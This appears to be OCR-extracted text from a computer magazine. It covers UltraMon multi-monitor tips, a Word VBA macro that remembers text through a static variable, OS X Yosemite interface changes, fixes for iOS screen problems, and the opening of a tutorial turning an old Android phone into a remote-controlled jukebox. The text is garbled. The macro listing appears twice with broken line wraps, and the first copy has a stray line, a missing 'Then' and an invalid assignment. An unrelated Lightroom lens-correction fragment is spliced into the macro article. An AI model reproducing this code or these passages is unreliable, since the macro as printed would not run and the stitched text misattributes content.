
9 EXTENDING WALLPAPERS
With UltraMon, you can create gradient colour backgrounds that extend across two monitors. To extend a wallpaper, choose Wallpaper from the right-click menu. Select 'One background/image for whole desktop'. Get an image by clicking Browse, and when you've found one, choose Stretch.




11 MIRROR YOUR SCREENS
Use a second monitor to mirror what's on the first screen. Here, UltraMon gives you more options than Windows. From the right-click menu, choose 'Mirroring > Settings' and pick one of the options. Being able to mirror a single application or part of a desktop is handy. Go to the context menu and choose 'Mirroring > Enable'.




13 CUSTOM DISPLAY PROPERTIES APPLET
UltraMon supports the exact physical positioning of monitors by entering coordinates directly in the Custom Display Properties applet. More than 10 monitors can be configured. Under 'Display Settings', click on Actions to open up the Arrange Monitors screen. From here you can choose from a range of different screen setups.



10 MULTIPLE SCREENSAVERS
To add a multi-monitor screensaver, go to 'Screen Saver > Configure'. Choose one from the drop-down list and click OK. UltraMon can also disable secondary monitors when the screensaver starts — useful if it doesn't work with multiple monitors. Go into the Options tab and check 'Disable secondary monitors'.



12 PRIMARY MONITOR SELECTION
From the right-click menu you can set the main monitor by going to 'Set Primary > Monitor 1 / 2'. You can also control secondary monitors from the UltraMon menu or with a hotkey. When re-enabling secondary monitors (with 'Enable Secondary' in the right-click menu), windows are moved back to their original positions.



14 ULTRAMON OPTIONS
Further tweaks are found in the right-click menu under Options. There are eight tabs that offer small tweaks to your setup. One clever option restores icons to their original position. Go to the General tab and choose 'Save Now' to take a snapshot of your current icon positions. Use the 'Restore Now' button to revert. ■

Macros with memories

Helen Bradley explains how to create a macro that remembers that it has been run previously.

The variables in most macros refresh each time the macro runs. However, sometimes you want a macro to remember what was stored in a variable even when the macro is complete. You can do this using a static variable which is one which retains the stored information so it will be available next time the macro runs during the same editing session. This month we'll create a macro using a static variable.

THE SCENARIO

Our macro will store data – such as a character, word or phrase – for repeated use in a Word document. The first time the macro runs the static variable will be empty and the macro will prompt for the text to remember. On each subsequent running of the macro it will offer two things – to insert the stored text at the insertion point and to replace the stored text with new content.

The macro will be of most use if it is stored in normal.dotm so it can be used each time you open Word. It should be assigned to a shortcut key so it can be run with a single keystroke and it should be designed so the default action is to insert the stored text.

THE MACRO CODE

This is the code of the macro:

```
Sub RememberText()  
Static MyText As String  
Dim UserText, UserMessage As String  
If MyText = "" Then  
    userResponse = vbNo  
Else  
    Style =  
vbYesNoCancel + vbInformation +  
vbDefaultButton1  
    UserMessage =  
"Press Enter to paste saved  
text:" + vbCrLf + MyText +  
vbCrLf +  
+ vbCrLf + "Press No to  
save new text" + vbCrLf +  
"Press Cancel to exit"  
    userResponse =  
MsgBox(UserMessage, Style,  
"Paste Text?")  
    End If  
    If userResponse =  
vbCancel Then  
        Exit Sub  
    End If  
    If userResponse =  
vbYes Then  
        UserText =  
Selection.TypeText  
Text:=MyText  
    Else  
        Message = "Enter  
text to remember"  
        UserText =  
InputBox(Message, "Remember  
Text ")  
        If UserText <> ""  
            MyText =  
UserText  
        End If  
    End If  
End Sub
```

```
End If  
If userResponse = vbYes  
Then  
    Selection.TypeText  
Text:=MyText  
Else  
    Message = "Enter  
text to remember"  
    UserText =  
InputBox(Message, "Remember  
Text ")  
    If UserText <> ""  
Then  
        MyText =  
UserText  
    End If  
End If  
End Sub
```


Get it

Download the source code you need for this article from www.apcmag.com/magstuff.

"Sometimes you want a macro to remember what was stored in it"


Remember me?

Create a macro that picks up where you left off.



1 STEP 1

To create the macro choose 'View > Macros > View Macros' and type RememberText as the macro name. From the Macros In list select Normal.dotm (Global Template) and click Create. Type the macro code into the module and save and close the VB editor.



2 STEP 2

Choose 'File > Options > Customize Ribbon > Customize'. From the Categories list select Macros and from the Macros list select RememberText. Press a new shortcut key, such as Alt-Ctrl-Shift-R, for the macro and click Assign to assign it to the macro and click Close and then OK.

and then the model.

Once you've done this, Lightroom will locate a profile for that lens and apply it to the image. You can click the Enable profile corrections checkbox on and off to see the difference. If you still need to make some adjustments, you can adjust the distortion chromatic aberration and vignetting using the sliders.

It's also possible to make manual adjustments by selecting the manual panel. Here you can adjust the lens vignetting by dragging to the right to lighten the edges of the image and dragging to the left to darken them. If you apply some form of vignetting then you can adjust the midpoint to suit the vignetting that you're trying to remove. You can also reduce the distortion by dragging on the distortion slider. Distortion is going to be most apparent in images that have straight edges. You can also adjust vertical, horizontal distortion and rotate and skew perspective correction to suit so that parallel lines are parallel. Find corrections for chromatic aberration manual area.



3 STEP 3

To run the macro, press the assigned shortcut key. The first time it runs you should enter the text to remember. The next time it runs you will be prompted to paste the text and, if you press Enter this will happen. Alternatively you can click No to replace the remembered text. Click Cancel to exit the macro.

Four things to know about Yosemite

OS X 10.10 brings some big changes — some good, some bad.


Matthew JC. Powell shows you how to avoid some of the future shock.

As this is being written, OS X Yosemite is still in beta form, and not all parts of it have been finalised. Over the next few issues we'll be looking at some of the big changes it brings and how you can make use of them — or, if you want, make your Mac behave the way it used to. Note that the tips below are based on the Public Beta, and some elements may change in the release version.


WHAT'S THIS BUTTON DO?

For example, one of the odder design changes that Mavericks introduced has been fixed in Yosemite, but it's not immediately obvious. You know those little coloured dots in the upper-left of a Finder window (or many document windows)? You probably know that the red one closes the window (and, in some cases, the application) and the yellow one minimises the window down to the Dock. The function of the green one has varied somewhat from version to version of OS X, and in Mavericks it expands the window to fit all of its contents without scrolling. Yeah, odd.

You may also notice over in the upper-right corner of a Mavericks window there are two diagonal arrows. Click on those, and the application to



In Yosemite, the + symbol in the green button has been replaced by arrowheads, and the one button performs the function of the arrows at the top-right of a Mavericks window or a maximise function.



For a lower-contrast, less distracting user interface, Yosemite offers dark menus and Dock.

which the window belongs (including the Finder) goes into full-screen mode. This isn't the same as expanding the window to fill the screen — you lose menu bars and so forth. Press the Escape key to go back to normal mode. Again, it's a bit confusing.

In Yosemite, there are no diagonal arrows in the upper-right corner. Instead, that function is performed by the green button. If you look very closely, you will notice that the + symbol that appears when you mouse over that

button in Mavericks has been replaced by two arrowheads. Click on it, and the application goes into full-screen mode.

If you hold down the option key and click on the button, the window expands to fill the screen without putting the application in full-screen mode, giving you space to do what you need to do, without hiding menus.


A CANDLE IN THE DARK

Users of Apple's Pro applications like Final Cut Pro and Logic have long enjoyed a neutral-coloured user interface that's darker than the normal OS X bright and colourful look. It's extremely useful when colour fidelity matters. They have lamented, though, having to switch back to the usual bright menus when checking email or searching for things on the web — it's like switching a lightbulb on in the middle of the night.

It's been possible to change OS X's menus to a dark look via Terminal hacking since Lion, but Yosemite makes it a whole lot easier. Simply open System Preferences and select General, then tick the box for "use dark menu bar and Dock". The dark interface is spreading through more OS X applications, like GarageBand and iMovie, so this feature is useful for more than just pros now.

TRANS: WHAT NOW?

Way back when Apple introduced OS X 10.5 Leopard, it made a number of interface elements subtly translucent — so that the colour of whatever was



The cottage industry of hacks that cropped up after the Leopard launch seems kind of quaint when you see how easily Apple can include an option to switch on or off an interface element you don't like.




behind them showed through. The number-one complaint about this feature was that it made a mess of the UI, and the second complaint was that you couldn't switch it off. An update changed things back again.

Apple's having another go at widespread translucency in Yosemite, but frankly it works better this time. With fewer rounded bits and bevels and reflections and a generally flatter interface, the translucency helps to give a sense of depth without being overwhelming as it was in Leopard.

But people may still like to switch it off, and this time Apple's made it easy. Open System Preferences, click on

This is what the Dock looks like in Yosemite with Transparency turned on or off, and with Transparency off in Dark mode. There is, unfortunately, no obvious option to explain to Jony Ive the difference between transparency and translucency.



"With fewer rounded bits and bevels and reflections and a generally flatter interface, the translucency helps to give a sense of depth without being overwhelming."

Accessibility, and tick the box to 'Reduce transparency'. Yeah, it's not actually transparency, it's translucency – but let's not get picky.

SAFARI SO GOOD

There's a great deal to like about Safari in Yosemite – speed being top of the list – but for many users it will feel scaled back. The reason is that Apple has pared back its user interface to be more like Safari on iOS devices – an odd choice given that mobile browsing and desktop browsing are quite different beasts. Thankfully, your old Safari is still there if you know where to find it.

For instance, you will notice that you no longer have a Bookmarks Bar, or even a Favorites Bar (as it was renamed, since it was kind of confusing having a Bookmarks bar and a Bookmarks Menu). You can access your favourite sites, of course, by having them all appear as icons on a page similar to "Top Sites".


But of course on a desktop browser you might have things other than actual bookmarks on your Favorites. Many users have Java applets in that menu, which act on the site where they


are accessed. They're no use from a contextless window.

To get your Favorites Bar back, go to the View menu and select 'Customize Toolbar ...'. A sheet will drop down in the Safari window with a number of icons you can drag to or from the toolbar. Grab the one labelled Favorites Bar and simply drop it on the toolbar, then click

Done. When you click on that button in the toolbar, your Favorites Bar will toggle on or off.

Also from the View menu, you have options to Show or Hide the Status Bar and the Tab Bar – toggle both of these on, and you'll have Safari that looks almost exactly as it does in Mavericks, but works a whole lot faster. ■





Not all display issues are catastrophic; many screen-related issues can be sorted out yourself.

Fix iOS screen problems

Fuzzy displays and screen scratches just aren't on...

Regardless of which iOS device you own, it's almost certain to be your pride and joy. While the sleek design is an engineering marvel, iPhone's and iPad's beautiful, detailed screens are their *pièce de résistance* but if they get scratched, you could have an expensive repair bill on your hands.


Sometimes, the screen is clearly beyond salvaging; if your iOS device was knocked onto a hard floor and the screen has shattered, there's nothing for it but to replace the whole screen. But not all display issues are as catastrophic.

In fact, many screen-related issues can be sorted out yourself — once you

know what's causing the problem, you're already halfway to solving it. Here we look at how to resolve some of the most common iPad and iPhone screen problems and when you should leave well alone and call on the experts.


Fix the response rate

Make your iOS device behave as it should.




1 IMPROVE RESPONSE

Running lots of apps at once, particularly ones that draw on location data, can make your iOS device less responsive. When this happens, it can seem as though the screen isn't registering your touch. You can manually quit apps though. Double-tap the Home button and you'll see each of your active apps. To quit an app, place your finger on its page and swipe upwards.



2 SLOW DOWN RESPONSE

If you can't keep up with how quickly your iOS device opens pages or you find items move too fast when you scroll, you need to change the default settings. To do this, tap 'Settings > General > Accessibility' and, in the Vision section, tap 'Reduce Motion'. Turn it on to turn off the parallax effect (the way the icons and background move independently in iOS 7 and iOS 8).





3 UNSTICK HOME BUTTON

Occasionally, the Home button can become unresponsive — a simple restart can help. Just press down the power button until the option 'Slide to power off' appears. Press the power button again to restart it. If this doesn't help, try holding the power and Home buttons at the same time for at least 10 seconds. This will force your iOS device to quit and reset.

Give your eyes a break

Make everything on screen easier to read.




1 IMPROVE LEGIBILITY
You can change the iOS device's text size in the 'Settings > General > Text Size' menu. Just use the slider to enlarge the font size. To boost the screen's contrast levels, tap Accessibility in the 'Settings > General' menu and then tap 'Increase Contrast'. Select from Reduce Transparency, Darken Colours and Reduce White Point until you can see the screen more clearly.

2 MAKE THINGS BRIGHTER
Another way to improve the screen legibility is by adjusting the overall brightness and contrast. You'll find this option in 'Settings > Wallpaper & Brightness'. Use the slider to change the levels according to your visual requirements. The brightness levels change as you adjust the settings, so you can immediately see the effect.

3 REVERSE COLOURS
If you have colour blindness or find the colour scheme hard to read, you may want to reverse how colours appear. To do this go to 'Settings > General > Accessibility' and tap 'Invert Colours'. The background will become black and text will appear in white. Press the Home button to keep the change and see how onscreen icons now appear.

Find out what's wrong

Diagnose more advanced problems.



1 BAD BUTTON BEHAVIOUR
If you tap an item on your iOS device and the option is highlighted but nothing happens, it's possible VoiceOver has been activated. If the iOS device's volume is low or off, you won't hear the verbal response to your touch. To check the settings and deactivate VoiceOver, go to 'Settings > General > Accessibility > VoiceOver' and double-tap to turn it off.

2 CRACKED SCREEN
Replacing a cracked screen is usually a job for a professional, because a special type of glass containing the digitizer panel is needed. Apple Stores offer a brilliant repair service and you can book an appointment in advance at www.apple.com/au/retail/geniusbar/. You could also use a third-party repair company, but make sure you check them out beforehand to verify their reputation.

3 FUZZY-SCREEN PROBLEMS
A fuzzy screen could indicate an issue with the electronics inside your device. It could also mean that some of the pixels that make up the screen have become 'stuck'. Doing a full restore the device or just giving it a gentle shake are both worth a try, but the best course of action is to book an appointment at the Genius Bar of an Apple Store.

Create the world's smallest wireless music jukebox

Have an old small-screen Android phone you no longer use? Darren Yates shows you how to turn it into a super-tiny wireless controlled music jukebox.

There was a story in the September 2014 issue of our sister publication *TechLife* on page 48 showing how to create the 'ultimate music streaming jukebox'. It was a clever use of an old PC, turning it into a Linux server with Ubuntu Server OS and the Mopidy media server app. But I couldn't help think you could get something pretty similar happening with a lot less hardware. We're now reaching the point where most of us have at least one old Android phone or tablet holding up a shelf or lying in a drawer somewhere and it really is time we considered what these 'old computers' are capable of. A remote-controlled music jukebox, to me, seems like the perfect place to start.

HOW OLD IS TOO OLD?

A few moons ago, I bought an HTC Wildfire S phone 'on special' – 600MHz single-core Qualcomm MSM7227 CPU, 3.2-inch LCD panel with 480 x 320-pixels and Android 2.3.5 operating system. It was enough to travel overseas with and not a complete disaster if it disappeared. But it's done little since its return and with those specs, its prospects don't look good. However, with 802.11n Wi-Fi, room for a 32GB microSD card and a stereo headphone socket also on-board, it's still a tiny touchscreen computer and should have enough processing power to handle this little job.

CONTROL NOT STREAM

However, these days, most Android media apps are based around streaming media from a server to the portable device to play locally. But what we want here is functionally almost the reverse – an app that can remote-control another portable device playing its own media locally. Making things more difficult is the Wildfire S's Android 2.3.5 OS – while most DLNA/uPnP apps already prefer to stream and act as servers rather than remote control, they also frequently require at least Ice Cream Sandwich (Android 4.0) and so won't even install here. With absolutely no

prospects of an OS update, it has to be a Gingerbread-grade solution or bust. We toyed with the idea of using XBMC for Android as a server but on a 600MHz CPU, it really doesn't bear thinking about.

GOOGLE PLAY MUSIC


But it turns out there is a solution that works well and one I wasn't expecting – and that's to use Google's own Play Music in conjunction with an old Ubergrund app called Music Remote, both available free on Google Play. Adding to our issues, the Wildfire S has just 150MB of internal storage, however it also supports microSD cards up to 32GB running as ExtSD. Thankfully, Google Play Music is smart enough to notice this and spider its way through the external storage.

Music Remote is a fairly Spartan app for features, which in some ways actually helps here, given we don't have too much horsepower to play with. What's great about this app is it


handles both halves of what we need – it can do the remote control server for Google Play Music on our old device, but it's also a client app to its own server you can use on your current Android phone or tablet to do the 'wireless remote' thing.

BENEFITS


There are numerous benefits with this type of wireless remote control – first, neither device is streaming continuous data since the music files are stored on the phone playing them, so your wireless network isn't clogged with traffic. Second, the only data streamed is your remote control signals – that saves CPU cycles and battery juice all-round. Third, it's not costing you a cent – you're using old left-over hardware and free software in a role they're quite well suited for. And finally, the power consumption of this jukebox server should be a fraction of what you'd spend using an old PC as a Linux server.




1 INSTALL PART 1
Install Google Play Music on your old device with your music library.



2 INSTALL PART 2
Install Music Remote, tap the Settings button top-right.



Ubergrund's Music Remote plugs into Google Play Music and acts as a remote.



HOW IT WORKS

There are two parts to setting this up – getting your old device into shape as the server and loading the client software onto your current Android phone/tablet.

We'll start off with the old device – begin by installing Google's Play Music app onto it. The assumption here is that it already has your music library stored on its MicroSD card (a 32GB card is enough for around 6400 songs at 128Kbps encoding). Once installed, launch the Play Music app but don't do anything with it.

